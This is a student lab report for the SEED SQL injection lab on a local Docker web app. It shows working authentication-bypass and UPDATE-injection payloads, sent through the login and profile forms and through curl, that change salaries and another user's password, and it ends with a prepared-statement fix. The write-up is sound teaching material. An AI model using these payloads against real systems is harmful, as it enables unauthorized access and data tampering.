



CY-3001

Database Systems

Assignment 03

Submitted by: Sarita Sangrez and Amna Ali
Roll numbers: 23i-2088 and 23i-2067
Date: 11th November 2025

Contents:

Introduction:	3
Lab Setup	3
Task 1: Get Familiar with SQL Statements.....	3
Task 2: SQL Injection Attack on SELECT Statement.....	4
Task 2.1: SQL Injection Attack from the Webpage	4
Task 2.2: SQL Injection Attack from the Command Line (curl)	5
Task 2.3: Append a new SQL statement	5
Task 3: SQL Injection Attack on UPDATE Statement.....	6
Task 3.1: Modify your salary.....	6
Task 3.2: Modify other peoples salary	7
Task 3.3: Modify other peoples password.....	7
Task 4: Countermeasure - Prepared Statement.....	8

Introduction:


This lab focuses on understanding how SQL injection attacks work and how insecure database handling can expose sensitive information. We interacted with a MySQL database and a vulnerable web application to observe how user inputs are processed and how attackers can exploit weaknesses in SQL queries. By performing injections both through the website and the command line, we learned how easily authentication and data integrity can be bypassed when proper validation and sanitization are not implemented. The lab helped build a practical understanding of SQL vulnerabilities and highlighted the importance of secure coding practices in web applications.

Lab Setup

```
[11/12/25]seed@VM:~/.../Labsetup$ sudo docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
0292679115a8	seed-image-mysql-sqli	"docker-entrypoint.s..."	9 minutes ago	Up 9 minutes	3306/tcp, 33060/tcp	mysql-10.9.0.6
e8975486c019	seed-image-www-sqli	"/bin/sh -c 'service..."	9 minutes ago	Up 9 minutes		www-10.9.0.5

```
[11/12/25]seed@VM:~/.../Labsetup$  
[11/12/25]seed@VM:~/.../Labsetup$  
[11/12/25]seed@VM:~/.../Labsetup$  
[11/12/25]seed@VM:~/.../Labsetup$  
[11/12/25]seed@VM:~/.../Labsetup$  
[11/12/25]seed@VM:~/.../Labsetup$  
[11/12/25]seed@VM:~/.../Labsetup$
```



Task 1: Get Familiar with SQL Statements

In this task, we connected directly to the MySQL database used by the vulnerable web application to become familiar with basic SQL operations. First, we accessed the MySQL container using Docker and logged into the MySQL server using the provided root credentials. After successfully logging in, we selected the existing database `sqllab_users`, which stores all employee information for the application. We then explored the structure of the database by listing all available tables, where we observed that the main table `credential` contains employee profile data such as names, passwords, salaries, EIDs, and SSNs. Finally, we practiced executing SQL queries by retrieving all stored information for the employee Alice using a simple `SELECT` statement. This task helped us understand the database layout, how data is stored, and how SQL commands can be used to view or manipulate stored records.

Commands:

```
mysql -u root -pdees
```

```
use sqllab_users;
```

```
show tables;
```

```
[11/12/25]seed@VM:~/.../Labsetup$ sudo docker exec -it mysql-10.9.0.6 /bin/bash  
root@0292679115a8:/# mysql -u root -pdees  
mysql: [Warning] Using a password on the command line interface can be insecure.  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 8  
Server version: 8.0.22 MySQL Community Server - GPL
```

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> use sqllab_users;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A
```

```
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_sqllab_users |  
+-----+  
| credential              |  
+-----+  
1 row in set (0.01 sec)
```



```
SELECT * FROM credential WHERE name='Alice';
```

```
SELECT * FROM credential;
```

```
mysql> SELECT * FROM credential WHERE name='Alice';
```


ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976

1 row in set (0.01 sec)

```
mysql> SELECT * FROM credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fcd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)



Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from the Webpage

In this task, we tested SQL injection directly through the webpage's login form. Instead of entering a normal username, we used the payload `admin' --` (with a space before the double-dash). The single quote closed the original SQL statement, and the double-dash turned the rest of the query into a comment. As a result, the password check was completely bypassed, and the application logged us in as the admin user without needing a valid password. This demonstrated how easily unsanitized user input can break the intended authentication logic.

Commands:


Username entered: `admin' --` (with space)

The SQL query becomes:

```
SELECT * FROM credential WHERE name='admin' -- ' AND Password='...';
```

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				



Task 2.2: SQL Injection Attack from the Command Line (curl)

For this task, we performed the same SQL injection attack but through the command line using curl. We crafted a POST request and sent the same payload (admin' --) as the username value. The backend executed it exactly as it would from the web form, again bypassing authentication. This confirmed that the vulnerability lies in the server-side SQL query construction, making the system equally vulnerable to automated or remote attacks.


Command:

```
curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%20--%20&Password=abc'
```

Here,

%27 = '

%20 = space



```
[11/14/25]seed@VM:~$ curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%20--%20&Password=abc'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new
button to
logout. The profile details fetched will be displayed using the
with a dark table head theme.

NOTE: please note that the navbar items should appear only for
items at
all. Therefore the navbar tag starts before the php tag but it
adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
```


Task 2.3: Append a new SQL statement

When we attempted to append a second SQL statement using a semicolon (;) in the username field, the login page returned an SQL syntax error:

Error: near 'UPDATE credential SET salary=1 WHERE name='Alice'; --'

This shows that the server rejected the multi-statement query. The reason is that the web application uses the PHP MySQLi function **query()**, which does not allow **multiple** SQL statements to be executed in a single query for security reasons. Only **mysqli_multi_query()** can execute multiple statements, but since the application does not use it, the injected second SQL command is blocked by the database layer. Therefore, the attempt to modify the database using a second SQL statement fails by design.

Username entered: admin'; UPDATE credential SET salary=1 WHERE name='Alice'; --




Task 3: SQL Injection Attack on UPDATE Statement

On the webpage u have an “Edit Profile” option which gives a form where you can edit your profile. I logged in as Alice and opened the edit profile where I can change her nickname, email, phone number and password. The backend php code take user input from form directly into SQL UPDATE so when we add any extra SQL command inside field like nickname we can change values that we normally cannot. We end our command with # so that the original query is ignored (it is used for comment). Our injected SQL runs successfully.


Task 3.1: Modify your salary

We inject a malicious payload like “Alice', salary=893672 WHERE name='Alice';#” which adds to the update query. The # ignore the rest of the original query and executes this new one.



Checking in mysql:


```
mysql> select name, salary from credential where name='Alice';
+-----+-----+
| name | salary |
+-----+-----+
| Alice | 893672 |
+-----+-----+
1 row in set (0.00 sec)
```



Task 3.2: Modify other peoples salary

Similarly, we can add the same payload with different name (to change values of other employees) for example I used "Alice', salary=1 WHERE name='Boby';#" this in nickname field of Alices edit profile form.

```
mysql> select name, salary from credential where name='Boby';
+-----+-----+
| name | salary |
+-----+-----+
| Boby |      1 |
+-----+-----+
1 row in set (0.00 sec)
```




Task 3.3: Modify other peoples password

To change password we first think of a plaintext password like "amna123" and compute its hash using `echo -n "amna123" | sha1sum`

This command is used to generate the SHA-1 hash of the string "amna123".


The sql payload I computed to inject is:

'Alice', Password='90f04d28660d629042d8d7b27a38d9adab321923' WHERE name='Boby';#'



Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Alice
Email	
Address	



Activate Window
Go to Settings to activate

```
Database changed
mysql> show tables;
+-----+
| Tables_in_sqlldb_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)

mysql> select name, Password from credential where name='Boby';
+-----+-----+
| name | Password                                     |
+-----+-----+
| Boby | 90f04d28660d629042d8d7b27a38d9adab321923 |
+-----+-----+
1 row in set (0.01 sec)
```



Task 4: Countermeasure - Prepared Statement

We use prepared statements to prevent sqli attempts by treating input from users as string and not a direct part of SQL code.

- We use prepare that creates a prepared statement, preventing SQL injection. ? are placeholders for user inputs. Mysql will treat input as data and not a part of code.
- Then we use bind parameters that binds the two inputs to the two ? placeholders, "ss" means both parameters are strings. mysql will automatically escape and sanitize values.
- Execute is used that prevents attacks like: username = ' or '1'=1 because that becomes a literal string, not SQL.
- The script fetches user information only if the username and password match a row in the database.
- Finally, all database resources are closed properly.


```

*Untitled Document 1                                     unsafe.php
24 // Safe version using snippet given in manual
25
26 // Prepare the SQL statement (code part)
27 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
28                        FROM credential
29                        WHERE name = ? AND Password = ?");
30
31 if (!$stmt) {
32     die("Prepare failed: " . $conn->error);
33 }
34
35 // Bind user data as *pure data*
36 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
37
38 // Execute safely
39 $stmt->execute();
40
41 // Get result
42 $result = $stmt->get_result();
43
44 if ($result && $result->num_rows > 0) {
45     // only take the first row
46     $firstrow = $result->fetch_assoc();
47     $id       = $firstrow["id"];
48     $name     = $firstrow["name"];
49     $eid      = $firstrow["eid"];
50     $salary   = $firstrow["salary"];
51     $ssn      = $firstrow["ssn"];
52 } else {
53     die("Login failed: username or password incorrect.");
54 }
55
56 $stmt->close();
57
58 // close the sql connection
59 $conn->close();
60 ?>

```

Amna Ali 23i-2067
Sarita Sangrez 23i-2088
CY-A

Activate Windows
Go to Settings to activate Windows.

PHP Tab Width: 8 Ln 32, Col 44 INS

```

40
41 // Get result
42 $result = $stmt->get_result();
43
44 if ($result && $result->num_rows > 0) {
45     // only take the first row
46     $firstrow = $result->fetch_assoc();
47     $id       = $firstrow["id"];
48     $name     = $firstrow["name"];
49     $eid      = $firstrow["eid"];
50     $salary   = $firstrow["salary"];
51     $ssn      = $firstrow["ssn"];
52 } else {
53     die("Login failed: username or password incorrect.");
54 }
55
56 $stmt->close();
57
58 // close the sql connection
59 $conn->close();
60 ?>

```

Amna Ali 23i-2067
Sarita Sangrez 23i-2088
CY-A

Ac

Safe login:

SEED Project x SQLi Lab x SQLi Lab x +

www.seed-server.com/defense/getinfo.php?username=Boby&Password=amna123

SEED Labs

Information returned from the database

- ID: 2
- Name: **Boby**
- EID: **20000**
- Salary: **1**
- Social Security Number: **10213352**

Amna Ali 23i-2067
Sarita Sangrez 23i-2088
CY-A

Payload injection (testing):

